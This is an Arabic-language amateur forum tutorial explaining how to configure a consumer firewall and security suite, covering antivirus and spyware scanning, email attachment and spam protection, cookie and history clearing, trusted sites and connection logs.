
كل الخصائص السابقه يكمن التحكم فيها والغاءها عن طريق التالي اضغط علي اي خايه كليك يمين ثم اختاراوبشانس (options) ثم تختار اما بلوك للخدمه او ديسيبل للخدمه (Disable) كما سنري في الصور القادمه انا هنا سوف اتحكم في خاصيه ارسال الايميل وعلي فكرة معظم الخصائص تحتوي علي نفس الخيارات سوف اوقف عمليه ارسال الايميلات وايضا نفس الخاصيه في باقي البرامج فالنتابع



ثم اضغط (apply) ثم (ok) وهكذا بالنسبه الي باقي الخصائص

ثالثا ::التحكم في الانتي فيرس والسابي وير (Antivirus) و (spyware)

(Antivirus) و (spyware) اهم خصائص هذا الفيرول وهي الفحص لادور علي الجهاز من الباتشات والفيروسات كما انه لقوة البرنامج لا يفتح اي فلدر قبل عمل اسكان له لذلك قد نجد انه ثقيل نوعا ما وقد نجد بعض الفلدرات لا تفتح وذلك بسبب تلك الخاصيه المميزة وكما انه يفرض نفس الحمايه علي الفلاشات وكروت المميري التي تتصل بالجهاز فهان احتمال قائم ان لا تفتح هذة الكروت في ظل هذة الحمايه الصارمه وبذلك لانه لو احتوت علي فيروسات فالبرنامج يفعل ما يسمي (Quick scan) اي فحص سريع علي الفيروسات والكروت الخارجيه لذلك اذا حدثت معك تلك المشكله قوم بعمل اسكان منيوال وسوف تجد تلك الفيروسات من ثم افتح ذلك الجهاز الخارجي وانت مطمئن الي عدم وجود فيروسات لنري خيارات هذا الجزء



١. الفحص من الفيروسات فقط


٢. الفحص من الباتشات والترجوانت فقط

٣. الفحص من الفيروسات وايضا الترجوانات والباتشات

٤. لتحديث الانتي فير والسباي وير


٥. يجب ان تعلم علي هذة الخيارات لكي يعمل الانتي فير والسباي وير

وللحصول علي تقرير عن حاله الجهاز افعل التالي



كما نري اكتشف العديد من الفيروسات وايضا الترجوانات وكما نري هناك خاصيه الحذف فقم بحذف اي من الفيروسات كما نري .

وكما نعلم ان خطورة ملفات الرتجوانات لا تقتصر علي مكافحه البرامج بل كما نعلم فانه في حاله التصفح من الممكن جدا ان ينزل اليك باتشا ويقوم البرنامج بحمايتك اياضا من هذة الخطورة اضغط علي جزء (Antivirus) و (spyware) ثم اختار (spy site blocking) سوف نري




وكما نري هناك موقع تم عمل بلوك ليه علي فكرة يا شباب في حاله البلوك لا يفتح الموقع اطلاقا حتي تعطي له الترست اضغط كليك شمال ثم اختار(allow) ستجد الموقع اشتغل مرة اخري ولكن طالما يوجد علامه X

لا تستطيع تشغيل الموقع بتاتا

رابعا ::حمايه الايميل (email production)

تتلخص حمايه الميل في عده اشياء هي اظهار امتدادات المرفقات في الايميل المرفقات التي في الصفحه وايضا الانتي اسبام ماهي عمليه الاسبام هذة في الماضي كانت مساحات الايميل محدوده اي انهامثلا ٥٠ ميجا بايت فكان الهكر يقومون بعمليه اسبام اي انهم يقومون بعمل برنامج يقوم بارسال عدد كبير جدا من الرسائل رسائل مجموع عددها يفوق مساحه الميل وبالتالي يسقط الايميل طبعا الكلام هذا في الماضي الان اصبحت مساحه الايميلات كبيره جدا ويوجد ايميلات غير محدوده المساحه فاصبحت هذة الطريقه غير فعاله بل انه من يقوم بها يتسبب في تهنيج جهازة لانه سوف يقوم بارسال عدد هائل جدا من الرسائل ونفس الطريقه كانت متبعه لكي تقوم بطرد شخص ما من محادثه الياهو فتقوم بارسال الكثير من الرسائل وبالتالي يقوم الياهو بالتهنيق والخروج غصب عن انف صاحبه ولك الان في الاصدارات الجديده تم الحد من هذة المشكله وهي

ان الشخص عندما يبعث اكثر من رساله نفس الرساله يتم عمل اسبام ليها فتظهر عند الطرف الاخر عبارة عن رساله انتي اسبام والكلام يظهر مرة واحده فقط دي حمايه الميل عن طريق البرنامج تعالوا نشوف صورة تقرير البرنامج عن طريق الحمايه الميل



هذة هي امتدادت الملفات المرفقه المسموح بها طبعا من ضمنها ملفات exe ودي لازم نلغيها لان ملفات exe غالبا ما تكون عبارة عن باتشات مدموجه فلا تقوم بالسماح لها .

خامسا :: الحمايه الشخصيه (privacy)


تلك الحمايه الفريده يقدمها البرنامج فكما نعلم انا الكوكيز من اهم الاشياء التي قد تعرضنا للاختراق وذلك لمشروعيتها في دخول الجهاز والحفظ في الجهاز .

ماهو الكوكيز::

سوف ناخذ مثال بسيط لمعرفه ماهو نوع الكوكيز مثلا انا سوف ادخل واسجل دخولي المنتدي فريق الابداع والتميز فيقوم جهازي بارسال البيانات التي تذهب الي السرفر ويرد السرفر علي بياناتي بانه مسموح لك الدخول وهنا يتم عمل ملف صغير جدا يتم فيه تسجيل اسم المستخدم وكلمه المرور علي الجهاز الخاص بنا لماذا لكي يسهل لنا الدخول مرة اخري دون اعاده ادخال البيانات الخاصه بنا فلا تكون مضطر الا لتسجيل الدخول مرة واحد فقط وبعدها يحفظ الكوكيز وبالتالي تدخل بعد ذلك اتوماتيكي طالما هذا الملف موجود علي الجهاز هذا الملف يسمي كوكيز .


وما الخطر في ذلك الخطر في اصحاب المواقع انهم يستغلون هذة الكوكيز في اخراق اجهزة الاعضاء وتحميل الباتشات وطبعا مفيش رقابه علي هذة الكوكيز وتجد نفسك مخترق فيوفر هذ البرنامج الرائع رقابه صارمه علي ملفات الكوكيز كما انه يوفر ايضا مسح كامل لملفات الكوكيز والهيستوري والتصفح .

كما انه يحميك ايضا من خطر ثغرات التصفح التي يقوم المخترق باستغلالها ايضا لتحميل الباتشات الي اجهزة الضحايا فالننظر الي تقرير البرنامج علي ملفات الكوكيز .




التعليم الاخضر لقائمه باسماء المواقع التعليم الاحمر خصائص الكوكيز والاسود الي ثغرات التصفح علامه الصح معناه ان البرنامج سمح بالعمليه اما علامه الخطأ فترمز الي انه تم عمل بلوك مثلا نجد انه تم عمل بلوك للكثير من ثغرات التصفح كل هذا وانت تتصفح عالم الانترنت بدون اي عناء او رسائل اخطاء كل شئ يتم اتوماتيكي ضمن الاعدادات الافتراضيه .


كيفيه مسح ملفات الكوكيز والهستوري وايضا التصفح نحن عرفنا معني الكوكيز ما معني الهيستوري معناها تاريخ التصفح لننظر الي متصفحنا ونري تاريخ التصفح



كما نري الالاف المواقع المسجله في التاريخ وهذا ليس شئ مضر بل علي العكس هذا يجعل التصفح اسهل وخصوصا لو كان الموقع الذي تدخل عليه مسجل ضمن الهستوري فانك تتصفحه بسرعه كبيرة وهناك متصفحات تستطيع التصفح اوف لين من الهيستوري اي انك لا يكون عندك اتصال بالانترنت وتستطيع الدخول الي هذه الصفح كانك متصل بالضبط مثل متصفح (opera) كل هذة الملفات يمكن مسحها من خلال هذة الخاصيه ولا يقتصر الامر علي هذا بل مسح مثلا ملفات هستري البحث من الوندوز نفسه والهستري الخاص بالمديا بلير خصائص كثيرة نشاهدها بالصورة كما يلي




كما نري ان هناك مسح لملفات التمبري واشياء لا علاقه لها بالانترنت بل هي لها علاقه بالوندوز نفسه وهذة الاشياء من الضروري حذفها لانها تجعل الوندوز يزداد كفاءه



١. مسح الملفات حاليا
٢. امسح الملفات اتوماتيكي كل فترة معينه

خامسا :: (idertity production)


سوف نشرح شئ مهم جدا في هذة الخاصيه وهي ان يوجد بعض المواقع يجب ان نثق فيها ثقه عمياء لماذا لان عدم ثقتنا فيها وتشغيلها عادي كأي موقع قد يعرض بعض خدماتها للايقاف مثل مواقع البنوك الاليكترونيه والتي تتبع اصلا اعلي معايير الامان تلك المواقع وما شابهها يجب ان نعطيها ثقه كبيرة لذلك نضعها في قائمه تسمي الترست زون ولكن للمواقع الافرتاضي للبرنامج هو انه يضيف موقع البنك الاليكتروني الشهير جدا (paypal) طبعا انت ممكن تضيف ما يلحو لك كما نري



كما نري في الوضع الافتراضي يو جد موقع البنك الاليكتروني فقط ضيف موقع اخر عن طريق النقر علي زرار (add) ثم ادخل عنوان الموقع ثم اوك

سادسا::كيفيه معرفه (log)

اللوج(log) اي الدخول علي الجهاز يقوم البرنامج بتسجيل كل دخول للجهاز الخاص بيك طبعا من الاطراف الخارجيه امثله السرفرات و المواقع والاجهزة الاخري وليست الاطراف الداخليه مثل اهلك او اخوانك طبعا بيديك معلومات فصله عن هذا الدخول مثل نوع البروتكول ورقم الاي بي الخاص للدخول ومستوي الحمايه الذي قام بالمنع وايضا لو اذا سمح بالدخول او لم يسمح بالدخول كما سنري في الصورة القادمه



١. تحديد نوع المراقبه في اللوج فمن الممكن ان تعرف اذا تم دخول فيروات او حتس اسباي وير ولكني اخترت اللوج الي الفير ول
٢. مستوي الحمايه اللي تم ايقاف الاي بي عنده فنجد البعض في مستوي الحمايه هاي والاخرين في مستوي الحمايه المتوسط والاخرين في البسيطه
٣. تاريخ اللوج والدخول الي الجهاز
٤. نوع البروتوكول المستخدم في اللوج
٥. الاي بيهات الخاصه بالداخل
٦. نوع السماح اي ان الفيرول هل قام بالسماح بالدخول او منع الدخول في حاله بلوك كما في الصورة تم منع الدخول اما في حاله وجود **allow** فسوف نجد انه تم السماح بالدخول

تم بحمد الله

ارجوا ان اكون استطعت ان افيد

ولو شخص منكم او حتي اثير اهتمام احدكم

فيصبح في يوم من الايام احد الحامين العرب

وفقكم الله الي ما يحبه ويرضاه

اخوكم ::عبد العزيز حسن